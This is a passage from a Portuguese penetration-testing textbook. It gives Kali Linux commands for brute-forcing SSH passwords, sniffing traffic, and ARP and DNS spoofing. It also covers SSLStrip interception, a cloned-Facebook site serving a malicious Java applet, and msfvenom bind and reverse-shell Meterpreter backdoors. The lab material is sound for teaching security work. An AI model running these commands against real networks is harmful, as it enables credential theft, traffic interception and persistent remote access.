


Figura 11.4 – A quebra de senhas foi realizada com sucesso.

Nota: desafio o leitor a inserir novos usuários no sistema Debian e realizar o procedimento com o xHydra para cada um deles.

11.2.3 Hydra

O xHydra nada mais é do que a interface gráfica do Hydra. O Hydra é executado via terminal e tem as mesmas funcionalidades da sua interface gráfica (xHydra).

hydra [*opções*] *host módulo*

Opções:

-l *usuário*	Nome de usuário.
-L *lista*	Lista de usuários.
-p *senha*	Senha.
-P *dicsenhas*	Lista de senhas.
-S	Habilita SSL.
-s *porta*	Caso o serviço não esteja na sua porta padrão, utilize essa opção.
-e *valor*	O *valor* pode assumir n (login sem senha), s (usar o nome de login como senha) ou r (login inverso como senha).
host	Nome do host.

módulo	Módulo que se deseja usar.

Exemplos:

root@kali# hydra -l root -p toor ssh://192.168.1.102
root@kali# hydra -l root -p toor 192.168.1.102 ssh

11.2.4 Medusa

Ferramenta semelhante ao Hydra.

Opções:

-h *IP*	Endereço IP.
-H *dic_IP*	Lista com os endereços IPs a serem testados.
-u *usuário*	Usuário.
-U *dicusuário*	Lista de usuários.
-p *senha*	Senha.
-P *dicsenha*	Lista de senhas.
-M *módulo*	Nome do módulo sem *.mod* (encontrado em */usr/lib/medusa/modules*) ou [TAB].
-m *parâmetro*	Usado opcionalmente com –M para acertar detalhes do módulo.
-q	Usado juntamente com –M para ajuda do módulo.
-e	Opções extras.
-s	Habilita SSL.
-n *porta*	Caso o serviço não esteja na sua porta padrão, utilize essa opção.

Exemplo de uso:

root@kali# medusa –h 192.168.1.102 –u root –p toor –M ssh

11.3 Sniffers

Sniffers são softwares usados na captura do tráfego de dados da rede para monitorar e interceptar os dados que passam pelo computador. Podem ser do tipo:

- **Local** – Sniffers locais interceptam os dados somente destinados à máquina local e não conseguem fazer a captura

de dados remotos. Exemplos de sniffers locais são o tcpdump e o Wireshark.

- **Remoto** – Sniffers remotos interceptam o tráfego de dados remotamente. Ou seja, conseguem interceptar o tráfego de dados não destinado somente à máquina local, e sim a todas as máquinas da rede (somente LAN). Um exemplo de sniffer remoto é o Ettercap ou, até mesmo, o tcpdump, se a rede estiver configurada com um hub.
- **Ativo** – Sniffers ativos interceptam o tráfego de dados, mas para isso devem modificar protocolos de rede. Normalmente alteram o protocolo ARP. Um exemplo de sniffer ativo é o Ettercap.
- **Passivo** – Sniffers passivos interceptam o tráfego de dados de maneira passiva, sem realizar nenhuma alteração em protocolos, apenas com a interface de rede escutando em modo promíscuo. Exemplos de sniffers passivos são o tcpdump e o Wireshark.

Sniffers de rede conseguem realizar a captura de dados pela capacidade de trocar a interface de rede pelo modo promíscuo. Uma interface de rede pode apresentar o modo tradicional e o modo promíscuo.

- **Modo tradicional** – Quando uma interface apresenta-se no modo tradicional, não consegue efetuar a captura do tráfego de dados.
- **Modo promíscuo** – Quando uma interface se apresenta no modo promíscuo, consegue realizar a captura do tráfego de dados. Em uma rede com hub, o modo promíscuo captura todos os dados da rede, inclusive dados não destinados à própria máquina.

11.3.1 Sniffer tcpdump

O tcpdump é um sniffer de rede que realiza a captura dos

pacotes de rede por meio de filtros e apresenta diversas opções de filtragem. Por exemplo, pode-se aplicar um filtro para capturar somente dados HTTP. Caso executado sem filtros, o tcpdump vai mostrar todos os pacotes capturados.

tcpdump [*opções*] [*filtro*]

Opções:

-i *iface*	Escolhe a interface.
-n	Não resolve IP para hostname.
-nn	Não resolve IP para hostname nem nomes de portas.
-v	Modo detalhado. Aumenta com o uso de –VV ou -VVV.
-X	Imprime os cabeçalhos dos pacotes em hexa e em ASCII.
-s *num*	Define o tamanho de bytes a serem capturados. Por padrão é definido um tamanho de 96 bytes. Caso o pacote seja maior, é recomendado o uso do 0, que captura o pacote completo.
-c *num*	Limita o número de pacotes capturados para *num*.
-q	Modo *quiet*. Não exibe informações detalhadas.
-S	Imprime o número de sequência.
-w *arquivo*	Grava a saída do tcpdump em um arquivo.

Filtro:

and	Operador lógico E.
or	Operador lógico OU.
host *host1*	Captura todos os pacotes de hostname *host1*.
ip src *ip_origem*	IP de origem.
ip dst *ip_destino*	IP de destino.
port *porta*	Porta.
src port *porta*	Porta de origem.
dst port *porta*	Porta de destino.

Exemplos:

1. Captura simples. Captura qualquer dado com destino à

máquina local

root@kali# tcpdump **–n**

2. Imprimir detalhes do pacote HTTP

root@kali# tcpdump **–nqX**

3. Tráfego com destino ao Debian

root@kali# tcpdump –nqX **ip dst** 192.168.1.102

4. Tráfego com destino ao Debian e origem dos dados como sendo o IP 192.168.1.100

root@kali# tcpdump –nqX ip dst 192.168.1.102 **and ip src** 192.168.1.100

5. Tráfego com destino ao IP 192.168.1.102 e porta 22 (SSH)

root@kali# tcpdump –nqX ip dst 192.168.1.102 and **port 22**

root@kali# ssh 192.168.1.102

6. Tráfego com destino ao IP 192.168.1.101 e porta 21 (FTP)

root@kali# tcpdump –nqX ip dst 192.168.1.101 and **tcp port 21**

7. Tráfego destinado ao host (não importa se o host é origem ou destino)

root@kali# tcpdump –nqX **host** 192.168.1.102

8. Captura somente um pacote

root@kali# tcpdump –nqX host 192.168.1.102 **-c 1**

9. Tráfego destinado ao host 192.168.1.102 e porta de origem 80

root@kali# tcpdump –nqX host 192.168.1.102 and **src port** 80

10. Tráfego destinado ao host 192.168.1.102 e porta de destino 80

root@kali# tcpdump –nqX host 192.168.1.102 and **dst port** 80

11. Pacote ICMP

root@kali# tcpdump –nnqX -c 2 **icmp**

11.3.2 Sniffer Wireshark

Sniffer para monitoramento de pacotes. Consegue capturar e decodificar vários tipos de protocolos, não apenas o TCP/IP. Pode ser utilizado com linha de comando (tshark) ou com interface gráfica (Wireshark).

11.3.2.1 Laboratório Wireshark

O Wireshark possibilita a utilização de filtros, que filtram o resultado de acordo com o parâmetro desejado. Alguns filtros que serão utilizados para o laboratório:

HTTP	Protocolo HTTP
ICMP	Protocolo ICMP
TCP	Protocolo TCP
ip.dst==	IP de destino
ip.src==	IP de origem
tcp.dstport==	Porta de destino
tcp.srcport==	Porta de origem
and	Operador lógico E
or	Operador lógico OU

Inicie o Wireshark:

```
root@kali# wireshark
```

Selecione a interface que se deseja para realizar a captura dos dados, conforme mostra a figura 11.5.




Figura 11.5 – Selecione a interface em que o Wireshark fará a captura remota dos dados.

O botão vermelho (botão à direita) indica para o Wireshark parar a captura.

O botão verde (botão à esquerda) indica para o Wireshark iniciar uma nova captura.

Os laboratórios serão efetuados sobre a aba Filter, conforme indica a figura 11.6.




Figura 11.6 – Tela do Wireshark.

Exemplos:

1. Capturando pacotes ICMP

root@kali# ping 192.168.1.102

No Wireshark:

Filter: icmp

2. Capturando pacotes ARP Request

root@kali# arping 192.168.1.102

No Wireshark:

Filter: arp

3. Capturando pacotes SYN com destino à porta 22

root@kali# hping3 -S -p 22 192.168.1.102

No Wireshark:

Filter: ip.dst==192.168.1.102 and tcp.dstport==22

4. Pacotes UDP com destino à porta 53

root@kali# hping3 -2 -p 53 192.168.1.102

No Wireshark:

Filter: ip.dst==192.168.1.102 and udp.dstport==53

5. Pacotes com origem falsa

root@kali# hping3 -S -p 80 --spoof 1.2.3.4 192.168.1.1

No Wireshark:

Filter: ip.dst==192.168.1.1 and ip.src==1.2.3.4

6. Pacotes com destino aleatório

root@kali# hping3 -S -p 80 --rand-dest x.x.x.x -I eth0
root@kali# hping3 -S -p 80 --rand-dest 1.1.1.x -I eth0

No Wireshark não aplique nenhum filtro.

7. Pacotes com destino ao IP 192.168.1.102 e porta de origem 666

root@kali# hping3 -S -p 80 -s 666 192.168.1.102

No Wireshark:

Filter: ip.dst==192.168.1.102 and tcp.srcport==666

8. Capturando pacotes HTTP

Acesse uma página HTTP

No Wireshark:

Filter: http

9. Capturando conexão FTP

Inicie um servidor FTP no Windows

root@kali# ftp 192.168.1.101

No Wireshark:

Filter: ftp

11.4 Ataques Man-in-the-Middle (MitM)

Ataque Man-in-the-Middle provavelmente é o tipo de ataque mais potente contra uma rede. Nesse tipo de ataque, o atacante ficará na escuta da rede, ou seja, interceptará a conexão entre o host A e o host B, ficando no meio da conexão.

Por estar assumindo uma função de intermediário, o Man-in-the-Middle pode efetuar ataques de captura, leitura e redirecionamento do tráfego.

O tráfego normal ocorre de uma extremidade até outra, conforme mostra a figura 11.7.




Figura 11.7 – Tráfego normal de dados.

Em um ataque Man-in-the-Middle, o tráfego de dados é redirecionado para a máquina do atacante, conforme mostra a figura 11.8.




Figura 11.8 – Tráfego de dados em um ataque MitM.

11.4.1 ARP Spoofing

Um dos maiores problemas de redes é o uso de sniffers. Como estudado anteriormente, o sniffer usado (Wireshark) possibilita a captura do tráfego local. Caso seja monitorada uma rede com hub para gerenciamento do tráfego, o Wireshark faz a captura do tráfego de todas as máquinas da rede.

Porém o atacante encontrará problemas caso a rede apresente um switch. Nesse tipo de rede (ao contrário do hub – que faz o encaminhamento do tráfego de dados para todas as máquinas da rede), o tráfego de dados é redirecionado somente para o host correto. Com isso, ainda que o atacante tenha sua interface em modo promíscuo, essa medida será pouco efetiva, pois, mesmo que o modo promíscuo capture o tráfego de dados das máquinas da rede, o switch simplesmente não envia dados da rede para o atacante.

Contudo, esse mecanismo de defesa pode ser burlado com técnicas de ARP Poisoning, que consistem no forjamento de pacotes ARP nas duas direções da comunicação.

Em um ataque ARP Spoofing, o atacante C manipula o pacote ARP Reply dizendo ao host A que o endereço IP de B corresponde ao endereço MAC de C; e manipula o pacote ARP Reply dizendo ao host B que o endereço IP de A corresponde ao endereço MAC de C.

Exemplo:

IPxMAC originais

Host A	
IP 192.168.1.2	MAC AA:AA:AA:AA:AA:AA
Host B	
IP 192.168.1.1	MAC BB:BB:BB:BB:BB:BB
Host C	
IP 192.168.1.3	MAC CC:CC:CC:CC:CC:CC

Antes do envenenamento

Tabela ARP (Host A)	
192.168.1.1	BB:BB:BB:BB:BB:BB
192.168.1.3	CC:CC:CC:CC:CC:CC

Após envenenamento

Tabela ARP (Host A)	
192.168.1.1	CC:CC:CC:CC:CC:CC
192.168.1.3	CC:CC:CC:CC:CC:CC

11.4.1.1 Laboratório ARP Spoofing: Ettercap

Observe a tabela ARP do Windows antes do envenenamento, por meio do comando arp -a.

```
C:\ arp -a

Interface: 192.168.1.101 --- 0xb
Endereço Internet   Endereço físico Tipo
192.168.1.1       74-ea-3a-e1-e8-66 dinâmico
192.168.1.100     00-23-15-73-86-6c dinâmico
192.168.1.102     9a-e0-3d-8f-23-a1 dinâmico
192.168.1.255     ff-ff-ff-ff-ff-ff estático
```

Endereços IP (endereço internet) com endereços MAC (endereço físico) diferentes para cada máquina.

- Habilite o roteamento de pacotes (IP Forward):

```
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
```

- Altere o arquivo */etc/ettercap/etter.conf*:
- Modifique a seguinte linha:

```
[privs]
ec_uid = 65534 #nobody is the default
ec_gid = 65534 #nobody is the default
```

Para:

```
[privs]
ec_uid = 0  #nobody is the default
ec_gid = 0  #nobody is the default
```

- Descomente as linhas:

```
# IF you use iptables:
redir_command_on = "iptables –t nat –A PREROUTING -i %iface –p tcp --dport
%port –j REDIRECT --to-port %rport"
redir_command_off = "iptables –t nat –D PREROUTING -i %iface –p tcp --dport
%port –j REDIRECT --to-port %rport"
```

- Inicialize o Ettercap:

```
root@kali# ettercap -TqM arp // //
```

O Ettercap será iniciado em modo texto (opção -T) e listará os

dados em forma silenciosa (opção -q), não exibindo tudo o que captura, apenas o essencial, ou seja, apenas as senhas. E, por último, são selecionados quais os hosts que sofrerão o envenenamento ARP. No exemplo, // // indica todos os hosts da rede. Então faremos o envenenamento ARP para todas as máquinas da LAN. Mas poderíamos selecionar, por exemplo, o envenenamento apenas entre os hosts 192.168.1.110 e 192.168.1.120 trocando // // por /192.168.1.110/ /192.168.1.1.120/. Poderíamos também selecionar o envenenamento entre todos os hosts e o host 192.168.1.110 por meio de // /192.168.1.110/.

Observe a tabela ARP do Windows após o envenenamento, por meio do comando arp -a.

```
C:\ arp -a

Interface: 192.168.1.101 --- 0xb
Endereço Internet Endereço físico Tipo
192.168.1.1 00-23-15-73-86-6c dinâmico
192.168.1.100 00-23-15-73-86-6c dinâmico
192.168.1.102 00-23-15-73-86-6c dinâmico
192.168.1.255 ff-ff-ff-ff-ff-ff estático
```

Todos os endereços físicos (com exceção do endereço de broadcast 192.168.1.255) foram alterados para o endereço MAC do atacante.

Acesse qualquer site que tenha HTTP. No exemplo, vou acessar o endereço *http://192.168.1.1*.

O Ettercap realiza a captura remota do tráfego de dados. Se, por exemplo, um host envenenado acessa um site HTTP e transmite as suas senhas em claro pela rede, o Ettercap realiza a captura do usuário e senha.

```
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team
Listening on:
wlan0 -> 00:23:15:73:86:6C
        192.168.1.100/255.255.255.0
        fe80::223:15ff:fe73:866c/64
```

```
Privileges dropped to UID 0 GID 0...
  33 plugins
  42 protocol dissectors
  57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
5 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
HTTP : 192.168.1.1:80 -> USER: admin  PASS: admin  INFO: 192.168.1.1/
```

Sai do Ettercap com a tecla q.

O ARP Spoofing também pode ser realizado por meio do utilitário Arpspoof e do Nping.

11.4.2 Arpspoof

O Arpspoof é um programa desenvolvido pelo Dug Song e é bem eficaz na realização de ataques de ARP Spoofing. Possui o mesmo funcionamento do Ettercap, porém, para utilizarmos essa ferramenta, o envenenamento ARP deve ser realizado manualmente.

Então, por exemplo, vamos envenenar o host 192.168.1.110:

```
arpspoof -i interface -t alvo host
```

Opções:

-i	Caso a interface para o ARP Spoofing não seja a eth0, selecione-a com essa opção.
-t *alvo*	Selecione o alvo a ser envenenado (ponto 1).
host	Selecione o host a ser envenenado (ponto 2).

Para realizar o ataque de ARP Spoofing, primeiro habilite o roteamento de pacotes (IP Forward):

```
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Para realizar o envenenamento, por exemplo, entre o host 192.168.1.110 e o roteador 192.168.1.1:

```
root@kali# arpspoof -t 192.168.1.1 192.168.1.110
```

Devemos capturar os pacotes de volta entre o roteador 192.168.1.1 e o host 192.168.1.110:

```
root@kali# arpspoof -t 192.168.1.110 192.168.1.1
```

Inicie a captura com o Wireshark:

```
root@kali# wireshark
```

Acesse um site HTTP por meio do host 192.168.1.110 e veja o resultado no Wireshark.

11.4.3 Nping

O utilitário Nping é excelente para manipulação de pacotes. Com o Nping é possível criar requisições ARP Reply envenenadas para o host.

Para realizar o ataque de ARP Spoofing com o Nping, primeiro habilite o roteamento de pacotes (IP Forward).

```
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Da mesma forma que o Arpspoof, devemos envenenar ambos os hosts (ponto 1 e 2):

```
root@kali# nping --arp-type arp-reply --source-ip 192.168.1.1 192.168.1.110 -c 0
root@kali# nping --arp-type arp-reply --source-ip 192.168.1.110 192.168.1.1 -c 0
```

11.4.4 DNS Spoofing

O DNS Spoofing consiste em redirecionar o tráfego de um DNS para outro DNS. Por exemplo, quando o cliente acessa *site.com.br* (IP X.X.X.X), ele é redirecionado ao *sitefalso.com.br* (IP Y.Y.Y.Y).

- Inicie o servidor Apache:

  root@kali# service apache2 start

- Altere o arquivo */etc/ettercap/etter.dns*:

  *.com A 192.168.1.100
  *.com.br A 192.168.1.100

- Inicie o Ettercap:

  root@kali# ettercap –TqM arp // // -P dns_spoof

- Acesse qualquer site *.com*, *.com.br.*

11.4.5 Dnsspoof

O utilitário Dnsspoof pode ser utilizado em conjunto com o programa Arpspoof para realizar um ataque de ARP Spoofing e DNS Spoofing de forma manual.

Por exemplo, vamos realizar um ataque de DNS Spoofing:

dnsspoof -i *interface* -f *arquivo*

Opções:

-i *interface* Caso a interface para o DNS Spoofing não seja a eth0, selecione-a com essa opção.

-f *arquivo* Selecione o arquivo contendo o DNS Spoofing.

Por exemplo, vamos realizar um ataque de ARP Spoofing e DNS Spoofing:

root@kali# arpspoof -t 192.168.1.1 192.168.1.110
root@kali# arpspoof -t 192.168.1.110 192.168.1.1

Altere o arquivo */root/dns.spoof* para que o host envenenado 192.168.1.110 seja redirecionado para o IP 192.168.1.1:

192.168.1.1<TAB>*.com
192.168.1.1<TAB>*.com.br

Nota: <TAB> indica a tecla TAB, e não o texto <TAB>.

Realize o ataque de DNS Spoofing:

root@kali# dnsspoof –f /root/dns.spoof

Com o IP 192.168.1.110 (IP com a tabela ARP envenenado), acesse um site *.com.br*.

11.4.6 SSLStrip

O Ettercap é um excelente sniffer, porém, quando a conexão é criptografada – como em conexões HTTPS –, o Ettercap captura os dados, mas, como estes estão criptografados, tornam-se ilegíveis para os olhos humanos, e o Ettercap não mostra na tela esses dados imcompreensíveis. Para contornar esse problema, nós devemos utilizar o SSLStrip.

SSLStrip é um programa que possibilita a quebra do protocolo HTTPS. Dessa forma, o Ettercap captura os dados e o SSLStrip "quebra" o HTTPS para HTTP. Assim, a leitura de tráfego HTTPS pelo Ettercap é possível.

11.4.6.1 Laboratório SSLStrip

- Habilite o roteamento de pacotes (IP forward):

  root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward

- Adicione a seguinte regra no iptables:

  root@kali# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8001

- Inicie o SSLStrip:

  root@kali# sslstrip -l 8001

- Inicie o Ettercap:

  root@kali# ettercap -TqM arp // //

Acesse um site que tenha HTTPS. Será pedido que o usuário instale um certificado digital. Esse é o certificado do SSLStrip; o usuário instalando-o será possível realizar a captura da senha.

Observe também que o site que antes tinha o HTTPS agora é HTTP. A conexão segura via HTTPS foi quebrada pelo SSLStrip.

11.4.7 SSLSplit

De forma análoga ao SSLStrip, o SSLSplit realiza a interceptação de certificados digitais, inserindo um certificado, e, caso seja aceito pelo usuário, possibilita “quebrarmos” o certificado digital verdadeiro.

Sintaxe de uso:

sslsplit *opções proto endereço porta*

Opções:

-D	Executa o SSLSplit em backgroud.
-l *arquivo*	Arquivo de log para registrar as conexões.
-j *diretorio*	Diretório do chroot.
-S *diretório*	Diretório onde são armazenados os arquivos de conexão para cada site.
-k *ca.key*	Chave privada do certificado digital.
-c *ca.crt*	Certificado público.
proto	Protocolo a ser utilizado. Por exemplo, o SSL.
endereço	Endereço que o SSLSplit vai escutar (.0.0.0.0 indica todos os endereços locais).
porta	Porta.

Exemplo:

root@kali# sslsplit –l connections.log –j /tmp/sslsplit/ -S logdir -k ca.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080

11.4.8 Ataque SSLStrip, DNS Spoofing e Java Applet

Uma combinação de ataques pode ser efetuada por meio do SSLStrip com o DNS Spoofing.

Por exemplo: caso o usuário acesse o site do Facebook, será redirecionado para um site falso (devido ao DNS Spoofing e o Ettercarp) e, nesse site falso (aparentemente 100% legítimo, incluindo o link de acesso), o usuário será presenteado com um applet Java falso, possibilitando acesso meterpreter à sua

máquina.

Primeiro, configure o SET para gerar um applet Java clonando um site qualquer. Por exemplo, vou clonar o site do Facebook. Mais detalhes sobre o ataque de Applet Java pode ser consultado no capítulo 10, “Engenharia social”.

- Uma vez com o site clonado, inicie o ataque com o SSLStrip:

  root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
  root@kali# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8001
  root@kali# sslstrip -l 8001

- Altere o arquivo */etc/ettercap/etter.dns*:

  www.facebook.com A 192.168.1.100
  facebook.com A 192.168.1.100

- Realize o DNS Spoofing com o Ettercap:

  root@kali# ettercap –TqM arp // // -P dns_spoof

Na máquina Windows, acesse o site *http://www.facebook.com*. Nesse momento, a vítima, ao entrar no site do Facebook, será presenteada com um aplicativo Java malicioso.

O interessante de se combinar esses três ataques é que, mesmo que as versões mais novas do Java bloqueiem applets maliciosos, o aplicativo parece realmente vir do site *http://ww.facebook.com*, passando uma maior credibilidade ao ataque (Figura 11.9).




Figura 11.9 – O usuário acessa o site do Facebook, mas é redirecionado para o nosso site clonado com um applet Java malicioso.

Desbloqueie applets vindos de *http://www.facebook.com*, conforme mostra a figura 11.10.




Figura 11.10 – O usuário deve desbloquear applets Java.

Acesse novamente *http://www.facebook.com*.

11.4.9 Bloqueando o Arp Spoofing

Há diversas medidas que podem ser utilizadas para bloqueio do ARP Spoofing, como a adoção de VPNs, programas para monitoramento da tabela ARP etc.

Para o Linux, há um excelente programa chamado ArpON.

Instale o programa ArpON:

```
root@debian# apt-get install arpon
```

É possível configurar o ArpON de duas formas. A primeira forma é configurá-lo pelo SARPI. É necessário que o leitor insira cada endereço IP da rede vinculado juntamente com o seu endereço MAC. O processo é estático.

A segunda forma (mais simples) é pelo DARPI. O próprio ArpON

faz a leitura e associação de cada endereço IP da rede com o seu endereço MAC. O processo é dinâmico.

Em qualquer um dos modos, se houver alterações na tabela ARP, o ArpON exibirá essa alteração como alerta no arquivo de log e não fará mudanças na tabela ARP, ou seja, bloqueará o MitM.

Vamos configurá-lo pelo SARPI.

- Edite o arquivo de configuração do arpon */etc/default/arpon*:

```
# For SARPI uncomment the following line (please edit also /etc/arpon.sarpi)
DAEMON_OPTS="-q -f /var/log/arpon/arpon.log -g -s"
# For DARPI uncomment the following line
#DAEMON_OPTS="-q -f /var/log/arpon/arpon.log -g -d"
RUN="yes"
```

- Edite o arquivo */etc/arpon.sarpi*:

```
#Defina estaticamente os endereços IPs e o seu endereço MAC. Estou inserindo apenas o MAC do meu roteador, o correto é inserir a relação IPxMAC da rede inteira.
192.168.1.1   74:ea:3a:e1:e8:66
```

- Inicie o ArpON:

```
root@debian# service arpon start
```

Caso alguma tentativa de mudança na tabela ARP seja realizada (como um ataque MitM), acompanhe os logs em */var/log/arpon/arpon.log*.

```
root@debian# tail -f /var/log/arpon/arpon.log
```

---

1 Definições de acordo com Shakeel Ali e Tedi Heriyanto, autores do livro *Backtrack 4: Assuring Security by Penetration Testing*. (p. 276.)

CAPÍTULO 12

Manutenção do acesso

Uma vez conseguido o acesso ao shell do sistema e com seus privilégios de autoridade, a próxima etapa consiste em implantar uma porta dos fundos ou backdoor no sistema em teste, pois como foi mostrado na exploração do Windows 7, mesmo que o administrador do sistema pare de usar o serviço ou corrija a falha encontrada, a backdoor abre uma porta que permite ao auditor voltar, mesmo que o sistema esteja atualizado e com suas falhas corrigidas.

Nessa etapa são utilizadas ferramentas para manutenção de acesso e também poderão ser necessárias ferramentas que "burlem" regras de firewall, caso haja regras de acesso restritivas na rede.

12.1 Backdoors

Uma backdoor é um programa que fica esperando por conexões, permitindo o acesso ao shell do sistema (feito de maneira remota). Uma backdoor possibilita que o auditor faça novas visitas ao sistema auditado sem passar novamente por todo o teste de intrusão.

Para criarmos uma backdoor, novamente será utilizado o framework Metasploit, que contém alguns payloads, que são cargas maliciosas usadas nos exploits. Porém um payload pode ser compilado independentemente do exploit (lembre-se de que era o payload que de fato mantinha um canal de conexão entre a vítima e o atacante). Caso o payload seja compilado sem o exploit, torna-se uma backdoor. O payload utilizado no decorrer do livro é o Meterpreter e é fundamentalmente sobre ele que

vamos gerar a nossa backdoor.

Caso lhe interesse, o Metasploit possui outros payloads além do Meterpreter:

```
root@kali# msfvenom --list payloads
```

Para ver as opções de determinado payload:

```
root@kali# msfvenom --payload windows/meterpreter/bind_tcp --payload-options
```

12.1.1 Backdoors de conexão direta

Primeiro, configure o Metasploit para listar por conexões:

```
root@kali# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/bind_tcp
msf exploit(handler) > set LPORT 12345
msf exploit(handler) > set RHOST 192.168.1.101
msf exploit(handler) > exploit
```

Veja quais são as opções do payload *windows/meterpreter/bind_tcp*:

```
root@kali# msfvenom --payload windows/meterpreter/bind_tcp --payload-options
```

Para nós interessa somente a opção de porta local (LPORT – Coluna Required marcada como yes), que é a porta que a nossa vítima ficará esperando por conexões do atacante.

Gere o arquivo executável que contém a carga maliciosa de acordo com as opções do payload:

```
root@kali# msfvenom --payload windows/meterpreter/bind_tcp LPORT=12345 --
format exe > /var/www/bind.exe
```

Execute o arquivo *bind.exe* no Windows.

12.1.2 Backdoors de conexão reversa

Primeiro, configure o Metasploit para listar por conexões:

```
root@kali# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LPORT 12345
msf exploit(handler) > set LHOST 192.168.1.100
msf exploit(handler) > exploit
```

Veja quais são as opções do payload *windows/meterpreter/reverse_tcp*:

```
root@kali# msfvenom --payload windows/meterpreter/reverse_tcp --payload-options
```

Para nós interessa somente as opções de porta local (LPORT – Coluna Required marcada como yes) e host remoto (LHOST – Coluna Required marcada como yes). No caso do payload de conexão reversa (*windows/meterpreter/reverse_tcp*), o processo é inverso: a máquina vítima vai se conectar à máquina atacante. Ou seja, nesse caso, LPORT indica a porta local na máquina do atacante que ficará esperando por conexões, e LHOST indica o IP do atacante ao qual a vítima deverá se conectar.

